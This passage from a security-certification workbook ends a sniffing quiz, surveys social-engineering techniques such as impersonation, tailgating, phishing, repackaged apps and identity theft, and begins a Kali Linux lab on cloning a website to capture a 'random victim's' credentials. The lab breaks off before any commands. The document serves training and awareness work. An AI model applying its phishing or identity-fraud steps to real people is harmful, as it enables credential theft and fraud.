Practice Questions

1. Sniffing is performed over: A. Static port
B. Dynamic port
C. Promiscuous Port D. Management port

2. Sniffing without interfering is known as: A. Active Sniffing
B. Passive Sniffing
C. Static Sniffing
D. Dynamic Sniffing

3. The port, which sends a copy of packet over another port at layer 2 is called: A. SPAN Port
B. Promiscuous Port
C. Management Port
D. Data Port

4. Wiretapping with legal authorization is called: A. Lawful Interception
B. Active Wiretapping
C. Passive Wiretapping
D. PRISM

5. Which is the best option for defense against ARP poisoning? A. Port Security
B. DHCP Snooping
C. DAI with DHCP Snooping
D. Port Security with DHCP Snooping

6. Which of the following Wireshark filters displays packet from 10.0.0. 1? A. ip.addr =! 10.0.0. 1
B. ip.addr ne 10.0.0. 1
C. ip.addr == 10.0.0. 1
D. ip.addr - 10.0.0. 1

Chapter 9: Social Engineering

Technology Brief

In this chapter, we will discuss the basic concepts of social engineering and how it works. This technique is different from other information stealing techniques that have been discussed. All the tools and techniques used for hacking a system looked at so far are technical and require a deep understanding of Networking, Operating Systems, and other domains. Social Engineering is a non-technical technique for obtaining information. It is one of the most popular techniques because it is easy to use. This is because humans are very careless and are prone to making mistakes.

There are several components to security, but humans are the most important component. All security measures depend upon the human being. If a user is careless about securing his/her login credentials, all security architectures will fail. Spreading awareness, training and briefing users about social engineering, social engineering attacks, and the impact of their carelessness will help to strengthen security from endpoints.

This chapter will provide an overview of social engineering concepts and types of social engineering attacks. You will learn how different social engineering techniques work, what are insider threats, how an attacker impersonates someone on social networking sites, and how all of these threats can be mitigated. Let's start with social engineering concepts.

Social Engineering Concepts
Introduction to Social Engineering

Social Engineering is that act of stealing information from humans. As it does not require any interaction with target systems or networks, it is considered a non-technical attack. Social Engineering is seen as the art of convincing the target to reveal and share information. This may be done through physical interaction with the target or by convincing the target to part with information using any social media platform. This technique is much easier than others because people are careless and often unaware of the importance and value of information they possess.

Vulnerabilities Leading to Social Engineering Attacks

"Trust" is a major vulnerability that leads to a social engineering attacks. Humans trust each other and do not secure their credentials from their close ones, which can lead to an attack. A second person may reveal information to a third, or a third person may shoulder surf to obtain information.
Organizations unaware of social engineering attacks, their impact, and countermeasures are also vulnerable to becoming victims of these attacks. Insufficient training programs and employee knowledge creates a vulnerability in security system's ability to defend against social engineering attacks. Every organization must train their employees to be aware of social engineering.

Each organization must also secure its infrastructure physically. Employees with different levels of authority should be restricted to performing their tasks. An employee prevented from accessing specific departments, such as the finance department, should have his/her access restricted to their own department. An employee might perform social engineering by dumpster diving or shoulder surfing if allowed to move freely from department to department.

Lack of security and privacy policies is also a vulnerability. Security policies must be strong enough to prevent an employee from impersonating another user. Privacy between unauthorized people or clients and an employee must be maintained in order to keep things secure from unauthorized access or theft.

Phases of a Social Engineering Attack

Social Engineering Attacks are not complex and nor do they require strong technical knowledge – an attacker might be a non-technical person, as defined earlier. It is an act of stealing information from people. However, social engineering attacks are performed by following the steps mentioned below.

Research

The Research phase includes collecting information about a target organization. It may be collected through dumpster diving, scanning an

organization's website, finding information on the internet, gathering information from employees, etc. *Select Target*
In the selection of a target phase, an attacker selects the target among other employees of an organization. A frustrated target is preferable as it is usually easier to extract information from such a person.
Relationship
The Relationship phase consists of creating a relationship with the target in such a way that the target is unable to identify the real intentions of the attacker. In fact, the target should completely trust the attacker.
Exploit
In this stage, the attacker exploits the relationship by collecting sensitive information such as username, passwords, network information, etc.

Social Engineering Techniques
Types of Social Engineering

Social Engineering attacks can be performed through different techniques, which are classified into the following types:
Human-based Social Engineering

Human-based Social Engineering includes one-to-one interaction with the target. A social engineer gathers sensitive information through tricking the target by ensuring a level of trust, taking advantage of habits, behavior, and moral obligations.

1. Impersonation

Impersonating is a human-based social engineering technique. Impersonation means pretending to be someone or something. Impersonation, here, implies pretending to be a legitimate user or pretending to be an authorized person. This impersonation may be either face-to-face or through a communication channel such as email or telephone communication, etc.

Personal impersonation is identity theft carried out by an attacker when he/she has enough personal information about an authorized person. An

attacker impersonates a legitimate user by providing the legitimate user's personal information (either collected or stolen). Impersonating a technical support agent and asking for credentials is another method of impersonation for gathering information.

2. Eavesdropping and Shoulder Surfing

Eavesdropping is a technique in which an attacker gathers information by covertly listening to a conversation. This also includes reading or accessing any source of information without being noticed.

Shoulder Surfing is defined in the "Footprinting" section in this workbook. Shoulder Surfing, in short, is a method of gathering information by standing behind a target when he/she is interacting with sensitive information.

3. Dumpster Diving

Dumpster Diving is the process of looking for treasure in trash. This technique is old but still effective. It includes accessing the target's trash such as printer trash or their user desk, or the company's trash to find phone bills, contact information, financial information, source codes, and other helpful material.

4. Reverse Social Engineering

A Reverse Social Engineering attack requires the interaction of the attacker and the victim, where an attacker convinces the target they have a problem or might have an issue in the future. If the victim is convinced, he/she will provide the attacker with the information requested. Reverse social engineering is performed through the following steps:

a. An attacker damages the target's system or identifies the known vulnerability. b. An attacker advertises himself as an authorized person for solving that problem. c. An attacker gains the trust of the target and obtains access to sensitive

information.
d. Upon successful reverse social engineering, the user may often

approach the
attacker for help.

5. Piggybacking and Tailgating

Piggybacking and Tailgating are similar techniques. Piggybacking is a technique in which an unauthorized person waits for an authorized person to gain entry to a restricted area, whereas tailgating is a technique in which an unauthorized person gains access to a restricted area by following the authorized person. Tailgating is easy when using Fake IDs and following the target closely while crossing checkpoints.

Computer-based Social Engineering

There are different ways to perform computer-based social engineering. Pop-up windows requiring login credentials, internet messaging, and emails such as Hoax letters, Chain letters, and Spam are the most popular methods.

1. Phishing

The Phishing process is a technique in which a fake email that looks like an authentic email is sent to a target host. When the recipient opens the link, he is enticed to provide information. Typically, readers are redirected to fake webpages that resemble an official website. Because of the resemblance, the user provides sensitive information to a fake website believing that it is as an official website.

2. Spear Phishing

Spear Phishing is a type of phishing that focuses on a target. This is a targeted phishing attack on an individual. Spear phishing generates a higher response rate compared to a random phishing attack.

Mobile-based Social Engineering

1. Publishing Malicious Apps

Mobile-based Social Engineering is the technique of publishing malicious applications on an application store. Being available on an official application store increases the chances of the application being downloaded on a large scale. These malicious applications are normally a replica or similar copy of a popular application. For example, an attacker may develop a malicious application for Facebook. The user,

instead of downloading an official application, may accidentally or intentionally download this third-party malicious application. When a user signs in, this malicious application will send the login credentials to a remote server controlled by the attacker.




Figure 9-01: Publishing Malicious Application

2. Repackaging Legitimate Apps

In Mobile-based Social Engineering, another technique is used in which an attacker repacks an authentic application with malware. The attacker

initially downloads a popular and in-demand application such as a games or anti-virus from an application store. The attacker then repackages the application with malware and uploads it to a third-party store. The user may not be aware of the availability of the application on the official application store, or he may get a link for downloading a paid application for free. Instead of downloading an official application from a trusted store, a user accidentally or intentionally then downloads the repackaged application from the thirdparty store. When a user signs in, this malicious application sends the login credentials to a remote server controlled by the attacker.




Figure 9-02: Repackaging Legitimate Applications

3. Fake Security Apps

Similar to the above techniques, an attacker may develop a fake security application. This security application can then be downloaded by a pop-up window when the user is browsing a website on the internet.

Insider Attack

Social Engineering does not only refer to a third person gathering information about your organization. It may be an insider, an employee of your organization with or without privileges, spying on your organization for malicious intentions. Insider attacks are those attacks conducted by these insiders, who may be supported by a competitor of the organization hoping to obtain secrets and other sensitive information.

As well as spying, another intention may be getting revenge. A disgruntled employee may compromise confidential and sensitive information. Such an employee may be unhappy with management, be in trouble, or be facing demotion or termination of employment.

Hoaxes

This is a type of threat where an organization is warned a particular problem and then asked for money to solve or remove it. These types of threat can be sent through email, through Facebook posts, or through tweets; the aim is to make money by fooling others.

Watering Hole Attacks

These attacks are carried out when the security inside an organization is extremely strong; attackers cannot get inside the network and attack the security system through using threats. In this situation, the threat actor attacks what the insiders visit rather than attacking the insider. To do this, the attacker simply needs to know which sites the insiders commonly visit, and they can then attack the organization through attacking the third party. For the purpose of defense and security of the system, there should be multiple ways of identifying these attacks and stopping them from penetrating into the network.

Impersonation on Social Networking Sites
Social Engineering Through Impersonation on Social Networking Sites

Impersonation on social networking sites is very popular, easy, and interesting. The malicious user gathers a target's personal information

from different sources, mostly from social networking sites. The gathered information may include the full name, a recent profile picture, the date of birth, residential address, email address, contact details, professional details, educational details, etc.

After gathering the information about a target, the attacker creates an account that is exactly the same as that person's account. This fake account is then introduced to friends and groups joined by the target. Usually, people do not question a friend request, and if they do and they find accurate information, they usually accept the request.

Figure 9-03: Social Networking Sites

Once an attacker joins the social media group where a user shares his personal and organizational information, he/she will get updates from groups. An attacker can also communicate with the target's friends, convincing them to reveal information.

Risks of Social Networking to Corporate Networks

A social networking site is not as secure as a corporate site. The authentication, identification, and authorization of an employee accessing resources on these sites is different. For example, logging into a bank account through a website and logging into a social media account both have different levels of security. Social networking sites do not carry sensitive information hence they follow ordinary authentication. The major weakness of social networking is its vulnerability in authentication. An attacker can easily manipulate the security authentication and create a fake account to access information.
An employee may be careless about sensitive information when communicating on social networking sites. They may, therefore, accidentally or intentionally reveal information that can be useful to the attacker he/she is communicating with, or a third person monitoring the conversation. A strong policy against data leakage is required.

Identity Theft
Identify Theft Overview

Identity theft is stealing information about the identity of another person. Identity theft is popularly used in frauds. Anyone with malicious intent may steal your identity by gathering documents such as utility bills, personal and other relevant information and create a new ID card to impersonate someone. This information may also be used to confirm the fake identity and then take advantage of it.

The Process of Identity theft

The process of identity theft starts with the initial phase in which an attacker focuses on finding all the necessary and useful information including personal and professional details. Dumpster diving and accessing the desk of an employee are very effective techniques. The attacker may find utility bills, ID cards, or documents that help him/her obtain a fake ID card from an authorized issuing source, such as a driving license office.

Once you get any sort of ID from an authorized issuer, such as driving license centers, national ID card centers, or an organization's administration department, you can take advantage of it. While it is not as easy as it seems – you may need utility bills and other proof – once you pass this checkpoint, you become eligible to get a fake ID card from an authorized source.

Figure 9-04: Processes of Identity Theft

Social Engineering Countermeasures

Social Engineering Attacks can be mitigated through several methods. Privacy in the corporate environment is necessary to prevent shoulder surfing and dumpster diving threats. Configuring strong passwords, securing passwords, and keeping them secret will protect against social engineering. Social networking platforms are always at risk of information leakage. Yet social networks are an increasingly important part of an organization's marketing so keeping an eye on social networking platforms, logging, training, awareness, and audits, are necessary to reduce the risk of social engineering attacks.

Mind Map

Lab 09- 1: Social Engineering using Kali Linux

Case Study: We will be using Kali Linux Social Engineering Toolkit to clone a website and send a clone link to a random victim. Once the victim attempts to log in to the website using the link, his/her credentials will be extracted from the Linux terminal.

Procedure:

1. Open Kali Linux.



Applications
Places
Tue 02:19
1

Figure 9-05: Kali Linux Desktop

2. Go to “Applications”.


Applications
Places
Tue 02:20
1
Favorites
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services
golismero
lynis
nikto
nmap
sparta
unix-prives...

Figure 9-06: Kali Linux Applications

3. Click “Social Engineering Tools”.
4. Click “Social Engineering Toolkit”.

